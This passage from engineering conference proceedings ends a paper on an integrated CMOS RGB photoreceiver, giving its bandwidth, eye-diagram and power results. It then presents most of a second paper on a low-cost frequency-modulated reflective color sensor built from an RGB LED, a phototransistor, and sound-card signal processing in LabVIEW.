Considering all the factors affecting the data rate of the photoreiver in communication applications, we should bias the triple junction photodetector with an appropriate reverse voltage limited by reach-through effects and the above mentioned circuit limitations. For the current design we have chosen a fixed reverse bias voltage of around 1.0 V for the two top photodiodes and around 2.3 V for the bottom diode. This voltages are applied by using two different types of input stages for the three TIAs. TIA_1 and TIA_3 has an input voltage of 2.3 V and TIA_2 has an input voltage of around 1.3 V (Fig. 1).

III. Simulation Results

This fully integrated multicolor photoreceiver is designed for data communication; therefore, based on the discussion in the sections above the main issues are the pn junction capacitance and AC response of the photoreceiver. We will give the simulation results of pn junction capacitance, the ac response and the eye diagram and the summary of the design parameters.

A. Capacitance of the pn junction

Since the pn junction capacitance which is determined by the reverse bias voltage will largely affect the signal coupling, we measured the pn junction capacitance of a 100 µm² photodiode over different reverse bias voltages as shown in Fig. 4.

We can find, like expected, that the capacitance of the photodiode depends on the reverse bias voltage. The capacitance with 1.6 V reverse bias voltage for the three diodes is 2.7 pF, 3.7 pF and 0.7 pF respectively.




Figure 4. Junction capacitance of 100 µm² photodiodes

B. AC Reponse

We simulate the whole chip with a multicolor photodiode model and given circuit parameters of the package and the PCB to ensure a realistic chip environment. The simplified block diagram of the test circuit with the photodiode model is shown in Fig. 5.

We use a pseudo-random bit sequence PRBS $=2^{15}$-1 to generate photocurrent in the range from 250 nA to




Figure 5. Test circuit with photodiode model

100 µA. The whole chip works at 3.3 V supply voltage and the total power dissipation of the chip is 119 mW with a 300 mV peak to peak output voltage

The AC Response of the blue, green and red light is shown in Fig 6. As we can see from Fig. 6, there are three different channels detecting different colors of light. The bandwidth for the blue, green and red channel is 110 MHz, 135 MHz and 130 MHz respectively, which leads to a maximum data rate up to 200 Mbps per color.

C. Eye Diagram

The eye diagram of three channels with the corresponding light power is shown in Fig. 7, Fig. 8, and Fig. 9. Figures 7-9 show that the 100 Mbps eye diagrams for a blue light power of -28 dBm, a green light power of -27.2 dBm and a red light power of -31.5 dBm are still wide open. They also show a peak-peak voltage of




Figure 6. Transimpedance AC response of RGB light




Figure 7. Eye diagram of blue light (P_{opt}=-28 dBm, DR=100 Mbps, PRBS=2^{15}-1, VCC=3.3V)




Figure 8. Eye diagram of blue light and green light(Popt=-27.2 dBm, DR=100 Mbps, PRBS=2^{15}-1, VCC=3.3V)




Figure 9. Eye diagram of green light and red light(Popt=-31.5 dBm, DR=100 Mb/s, PRBS=2^{15}-1, VCC=3.3V)

476 mV, 640 mV and 900 mV respectively. From the diagrams even a much higher bandwidth can be expected.

D. Summary of the Design Parameters

Table 1 gives the summary of the design parameters. From table 1 we can conclude that the total power dissipation is only 119 mW at a supply voltage of 3.3 V. The blue, green and red light power can change from -2.0 dBm to -28 dBm, -1.2 dBm to -27.2 dBm, and -5.4 dBm to -31.5 dBm respectively. The maximum data rate of the whole chip can reach up to 200 Mbps per color.

IV. CONCLUSION

We have designed a fully integrated multicolor photoreceiver based on a vertical stacked RGB photodiode used for sensors and optoelectronic integrated circuits. The integrated photodiode fabricated in standard CMOS technology is cheaper compared to external or lateral circuits. Furthermore, since there are no additional bond wires between the photodiode and receiver circuit, the circuit reduce the parasitic effects of the off-chip connection and it is easy to package and handle the device. In addition, the solution improves the electromagnetic interference (EMI). Most apparently, this kind of photoreceiver largely reduces the chip area due to the elimination of bond pads between receiver and photodiode.

The designed photoreceiver can detect the light with wavelength ranging from 400 nm to 900 nm. The whole chip is fabricated in standard 0.6 µm CMOS technology without any process modifications. Based on the simulation results, we have found that this kind of photoreceiver can meet the requirements of color detection and data rates up to 200 Mbps per color.

TABLE I. SUMMARY OF CHIP PARAMETERS

Parameter	Result
Supply voltage	3.3 V
Power consumption	119 mW
Responsivity_blue	0.16 A/W
Responsivity_green	0.13 A/W
Responsivity_green	0.35 A/W
Light power range_blue	-28 dbm---(-2.0 dbm)
Light power range_green	-27.2 dbm---(-1.2 dbm)
Light power range_red	-31.5 dbm---(-5.4 dbm)
Maximum Data rate	200 Mbps
Bandwidth_Top	117 MHz
Bandwidth_Mid	139 MHz
Bandwidth_Deep	130 MHz
Output swing top	476 mVpp
Output swing mid	640 mVpp
Output swing deep	900 mVpp
Equivalent Input Noise_top	46 nA
Equivalent Input Noise_mid	80 nA
Equivalent Input Noise_deep	40 nA

REFERENCES

[1] K. Schneider-Hornstein, R. Swoboda, B. Goll, H. Zimmermann : Advanced Optical Receivers in Standard Silicon BiCMOS Technologies. Optoelectronic Interconnects and Component Integration XI, 2011, Proc. of SPIE Vol. 7944 79440W, pp: 1-7.

[2] R. Swoboda, H. Zimmermann: 2.5Gbit/s silicon receiver OEIC with large diameter photodiode. Electronics Letters, 2004, vol.40, issue 8, pp: 505-507.

[3] R. Swoboda, H. Zimmermann: 11 Gb/s monolithically integrated silicon optical receiver for 850nm wavelength, IEEE International Solid-State Circuits Conference (ISSCC), 2006, pp: 240-241.

[4] R. Swoboda, M. Foertsch, H. Zimmermann: 3Gbps-per-Channel Highly-Parallel Silicon Receiver OEIC, Proc. 33rd European Conference and Exhibition on Optical Communication (ECOC), 2007, Vol. 2, pp: 255-256.

[5] D.L.Gilblom, S.K.Yoo, P.Ventura: Operation and performance of color image sensor with layered photodiodes, Proc SPIE, Vol 5074, September 2003, pp: 318-331.

[6] F. Yang, A. H. Titus: Integrated colour detectors in 0.18um CMOS technology. Electronic Letters, 2007, vol. 43. No.23.

[7] G .N. Lu, M. B. Chouikha, G. Sou, M. Sedjil: Colour detection using a buried double p-n junction structure implemented in the CMOS process. Electronic Letters ,1996, 32, pp:594-596.

[8] G. - F. Dalla Betta, N. Zorzi, P. Bellutti, M. Boscardin, G. Soncini: Triple-junction colour sensor fully compatible with CMOS technology: results of a test chip. Microelectronic Test Structures, Proc, ICMTS, Cork, Ireland, 2002, vol.15, pp: 217-222.

[9] A. Polzer, W. Gaberl, H. Zimmermann: Wavelength detection with integrated filter-less BiCMOS RGB sensor. Electronics Letters, 2011, vol.47, No.10.

[10] A. Polzer, W. Gaberl, H. Zimmermann: Filter-less Vertical Integrated RGB Color Sensors for light monitoring. MIPRO 2011/MEET, 2011, pp: 77-81.

[11] H. Baltes, J. Hesse, J. Korvink: Silicon photodetectors with a selective spectral response", vol. 9, Wiley, New York, 2001, pp:69-101.

[12] H. Zimmermann: Silicon optoelectronic integrated circuits. Vienna, Springer Verlag Berlin Heidelberg, 2004, pp. 1-5.

The frequency-modulated reflective color sensor

J. S. Bajić*, B. Dakić*, D. Z. Stupar*, M. P. Slankamenac* and M. B. Živanov*

* University of Novi Sad/Faculty of Technical Sciences/Department of Power, Electronics and Communication Engineering/Novi Sad Serbia
bajic@uns.ac.rs

Abstract - In this paper frequency-modulated sensor for color detection based on reflective color sensing is proposed. Sensor consists of an RGB LED and a phototransistor. Red, green and blue LEDs are excited at different frequencies. In this way detection of the reflected signal is achieved with only one photodetector and three bandpass filters. Color information from the sensor is obtained using digital signal processing of frequency modulated signal on personal computer (PC). The signal is transferred to PC using analog to digital converter on PC sound card.

I. INTRODUCTION

Recently, the use of color sensors is expanded in many fields. Important areas of application of color sensors are industry, science, chemistry, agriculture, robotics, art and many others. Color detection is also important in some specific applications. A rapid, convenient and in situ applicable colorimetric pH sensor constructed based on a dual light-emitting diode (LED) system is presented in [1]. A colorimetric sensor for odor visualization and discrimination is given in papers [2, 3].

In the field of microfluidic measurements color detection is also very important. A microfluidic-colorimetric sensor with some theoretical and experimental results for fast and continuous monitoring of air pollution is presented in [4]. A new sensor system, specifically designed for the characterization of wines, which combines three sensory modalities: an array of gas sensors, an array of electrochemical liquid sensors, and an optical system for color measurement is presented in [5]. Organic vapor detection using a color-difference image technique for distributed Bragg reflector structured porous silicon is reported in [6]. Sensitive chemical sensor using birefringent porous glass for the optical-colorimetric detection of volatile organic solvent vapors is given in [7].

A coherent description and interpretation of the principles of three basic measuring methods for identification, classification and evaluation of the color of light reflecting samples containing iron oxides is presented in [8]. Multicolored objects recognition invariant to a substantial change in viewpoint, object geometry and illumination is reported in [9].

Sensor implementations based on RGB (Red, Green and Blue) LED are reported in [10-12]. In this paper hardware and software implementations of a low-cost reflective color sensor based on RGB LED and frequency modulation are presented. Hardware implementation of the sensor is based on RGB LED modulated at three different frequencies. Software solution which determines color is based on additive RGB color model. Additive systems, such as stage lights and color television monitors, generate colors by additive mixing of light from three light sources, such as individual lights or electron guns [13]. Such systems are typically modeled by the RGB color cube. A color in the color cube model is a three-dimensional vector whose coordinates specify the amounts of red, green, and blue component [13].

The advantages of proposed sensor in relation to the others are its simplicity, low-cost and simple and fast determination of the color of investigated object. Sensor described in [10] is similar to proposed one, but it is more complex, and has lower speed of operation. Mentioned sensor is based on neural networks using an artificial intelligent technique, and sensor determines the color of object for 3 seconds. The sensor produced here has better performance in relation to mentioned artificial intelligent sensor in terms of higher speed of color determination. Our sensor determines color instantaneously, and has simpler hardware and software design.

II. PRINCIPLE OF THE SENSOR OPERATION

The color of an object depends on both the physics of the object in its environment and the characteristics of the eye and brain perception. Physically, it can be said that objects have the color of the light leaving their surface, which normally depends on the spectrum of the incident light and the reflectance properties of the surface. Also, color depends on the angle of the illumination of the object and viewing angle. The colors of opaque objects are caused by selective reflection of certain wavelengths and absorption of others.

Color sensors in some way measure the object properties to determine its color. However, there are two commonly used types of color sensors. The first is color sensor based on recording and processing object with a camera [14] and second is reflective color sensor [10, 12]. In this paper a low-cost reflective color sensor is proposed. A typical reflective color sensor consists of an object whose color is measured, a light source that illuminates the object and a detector that captures the reflected light from the object. The most important parts of the design are the light source and the photodetector.




Figure 1. A principle scheme of reflective color sensor using three light emitting diodes - LEDs generating RGB colors and PD - photodetector

In practice, there are two most common implementations of reflective color sensor. The first one uses a broadband white-light source and three photodetectors with different spectral characteristics, usually accomplished using optical filters. The second one uses three light sources at different wavelengths (typically RGB LED) and one photodetector with a wide spectral response. The sensor described in this section belongs to the second group and its general structure is given in Fig. 1.

There are several methods for multiplexing RGB LEDs. The most common types of multiplexing are a time-division and frequency multiplexing technique. The main drawback of time-division in this application is low speed, in comparison to frequency modulated. In this paper the frequency modulated red, green and blue component of RBG LED is used.


III. SENSOR IMPLEMENTATION

Sensor implementation can be divided into two parts: hardware and software. Hardware part is designed using analog electronics and it consists of circuit for driving the LEDs and an amplification and filtration stage for signal processing from photodetector. For implemented sensor, software is crucial. Software receives data from analog part of sensing electronics via sound card. Sound card digitizes analog signal via internal analog to digital converter. Received digital data are further processed in LabVIEW software package.


A. Electronics of proposed sensor

The block diagram of sensing electronics of the resulting sensor can be divided into two blocks, electronics for transmitting and receiving the optical signal. Transmitting and receiving block diagrams are shown on Fig. 2a) and Fig. 2b), respectively.

A low-cost RGB LED is used for sensor implementation as the light transmitter. For this purpose RGB LED in junction with common cathode is used. All three LEDs are packaged in the same casing. The peak wavelengths of LEDs are located at λ_{RED} = 635 nm, λ_{GREEN} = 514 nm, and λ_{BLUE} = 472 nm. The characteristics of the RGB LED obtained by the measurements are given in Table I, and spectrum of used RGB LED is given in Fig. 3. Spectrum is measured with Thorlabs SP1 USB spectrometer, which detects light spectrum in range from 400 to 800 nm.



a)



b)

Figure 2. a) The block diagram of transmitting electronics, b) The block diagram of receiving electronics: PT – Phototransistor, TIA – Transimpedance amplifier, AMP - Amplifier, PC – Personal Computer

Red, green and blue components of used RGB LED are excited at 1.3 kHz, 5.7 kHz and 3.2 kHz, respectively.

Pulsed signal is obtained by Schmitt trigger circuit. Because the signal is pulsed in the selection of frequencies, the influence of the higher harmonics of pulsed signal was taken into consideration. Higher harmonics of pulsed signal which excite the LEDs may affect an error if some of the higher harmonics on some LED overlaps the fundamental frequency at which the other LED is modulated. For example, if chosen LED modulation frequencies are 1 kHz, 2 kHz and 4 kHz, then second harmonic of the 1 kHz pulsed signal has an impact on second LED (modulated at 2 kHz) and the fourth harmonic has an impact on third LED (modulated at 4 kHz). Also, in that case the second harmonic of second LED has an impact on third LED (modulated at 4 kHz). This effect can be seen during the signal demodulation after reflection from the object. To avoid the impact of these harmonics on sensor performance, mentioned frequencies are chosen in order to prevent overlap of some higher harmonics with the fundamental harmonics

TABLE I. MEASURED VALUES OF THE RGB LED USED IN SENSOR DESIGN

LED color	***Measured wavelength [nm]***	***Full width at half maximum -FWHM [nm]***	***Modulated frequency [kHz]***
Red	635	12	1.3
Green	514	21	5.7
Blue	472	21	3.2




Figure 3. The implemented LabVIEW software package for color sensing with an example for red object color detection

of pulsed signal on the LEDs.

As photodetector, BPW40 phototransistor is used. Phototransistor BPW40 that works with transimpedance amplifier (TIA) is chosen because its characteristics are suitable for this sensor and has the same dimensions as used RGB LED. The angle of half sensitivity of used phototransistor is ±20°.

The crucial blocks in the receiving electronics are amplifier and filters. In the optical receiving circuit 50 Hz notch filter is implemented in order to eliminate 50 Hz noise which may occur due to city power supply. For this filter twin T filter configuration is used. In addition to notch filter in receiving electronics, there are two additional filters, lowpass and highpass filters. The purpose of the highpass filter is to remove DC component of the received optical signal. Lowpass filter is used to remove high frequency noise in the received optical signal. Amplifier is used for additional amplifying of filtered signal. Transimpedance amplifier, filters and amplifiers are all implemented using MCP6022 and MCP6024 rail-to-rail operational amplifiers, produced by Microchip Inc.

B. Software for color measurement

After amplification and filtration, signal from photodetector is transferred via sound card to the PC. An application for further signal processing and color recognition is implemented in LabVIEW software package. As already mentioned implemented software communicates with electronics via sound card and displays signal after processing. The advantage of this method for sampling and data processing is that it does not require an additional hardware (e.g. microcontroller). In this way we can use all the power that PC provides for signal processing. LabVIEW offers powerful signal processing toolkits, which is used in this paper.

The signal acquired to PC via the sound card is decomposed into red, green and blue components of the signal, using three software bandpass filters.

An application in LabVIEW software package for color sensing with an example for red object color detection is presented in Fig. 4. Received amplitudes of




Figure 4. Spectrum of used RGB LED obtained by measurements

modulated signal are converted by using LabVIEW function *RGB to color*. RGB to color function summarizes received red, blue and green components in one data (4 Bytes) and determines color by looking at the RGB color table. It can be clearly seen that application has functions for adjusting amplitude and time scale as an oscilloscope. Also, the application gives the possibility to manually adjust high and low cutoff frequencies for each of the bandpass filters. After filtering, the measured red, green and blue components are additively mixed based on the RGB color model in order to obtain true object color.




Figure 5. Signals for red colored paper as object




Figure 6. Signals for green colored paper as object




Figure 7. Signals for blue colored paper as object

C. *Sensor calibration*

Only when the sensor fabrication is completed, calibration must be done. Calibration of the sensors is done in two phases. Firstly, the amplitudes of red, green and blue components of the signal are set to be equal when a white object is placed in front of the sensor. This operation is done on the analog electronics where knobs for adjusting intensity of each LED are located. Second phase of calibration is performed in software. This phase of calibration is done by clicking on the button “calibrate” in the application, when there is no object in front of the sensor. In this way application stores in memory all values that may exist due to noises or crosstalk. These values are later subtracted from the measured signals in order to reduce the influence of noise.

IV. RESULTS AND DISCUSSION

The sensor is tested for various objects with different colors. The results have shown that produced sensor is capable of differentiating between shades of the same color. For testing, colored paper with different colors has been used. In Fig. 5, Fig. 6 and Fig. 7 signals for red, green and blue colored papers detection are shown, respectively. It is important to say that colored papers used in experiments are not reference colored papers. Colored papers used in experiments were predominantly red, blue and green color. Therefore from the results shown in Fig. 5, Fig. 6 and Fig. 7 relatively significant presence of more than one color component can be noted.

From all three graphs can be clearly seen that the extraction of red, green and blue signal components from the input signal was successful. The sensor is able to detect different colors in the proximity up to range of 10 cm. However, it has been noticed that sensor gives the best performance at distance where it has been calibrated using white object. The photograph of the implemented sensor is presented in Fig. 8.



Figure 8. Photograph of the implemented color sensor




Figure 9. Signals for light blue colored paper as object




Figure 10. Signals for dark blue colored paper as object

Some results which demonstrate an example of an additive mixing based on the RGB color model are shown in Fig. 9 and Fig 10. Also, these graphs demonstrate sensor capability to differentiate shades of the same color.

V. CONCLUSION AND FUTURE WORKS

This paper presents reflective color sensor based on frequency modulation. Analog signals, which are via sound card brought to the computer, were successfully converted to RGB colors of object. Additive RGB model used in this paper provides the simplest color extraction from detected amplitudes of R, B and G components. Some further analysis and improvements of color sensor based on RGB LED can be obtained by using HSV and HSL representations of RGB color model. Completed sensor can be applied in various fields such as industry, chemistry, environmental protection etc. The authors' future work will be based on the application of this sensor for testing contaminated liquids in environmental protection. The main advantages of developed sensor are its low-cost, simplicity, and usage of computer for data processing, which minimizes the use of electronics.

ACKNOWLEDGMENT

The authors gratefully acknowledge the funding provided by the Ministry of Education and Science of the Republic of Serbia under projects "Development of methods, sensors and systems for monitoring quality of water, air and soil", number III43008 and "Optoelectronic nanodimension systems – route towards applications", number III45003.

REFERENCES

[1] H. X. Chen, X. D. Wang, X. H. Song, T. Y. Zhou, Y. Q. Jiang, and X. Chen, "Colorimetric optical pH sensor production using a dual-color system," *Sensors and Actuators B-Chemical*, vol. 146, pp. 278-282, Apr 8. 2010.

[2] N. A. Rakow and K. S. Suslick, "A colorimetric sensor array for odour visualization," *Nature*, vol. 406, pp. 710-713, Aug 17. 2000.

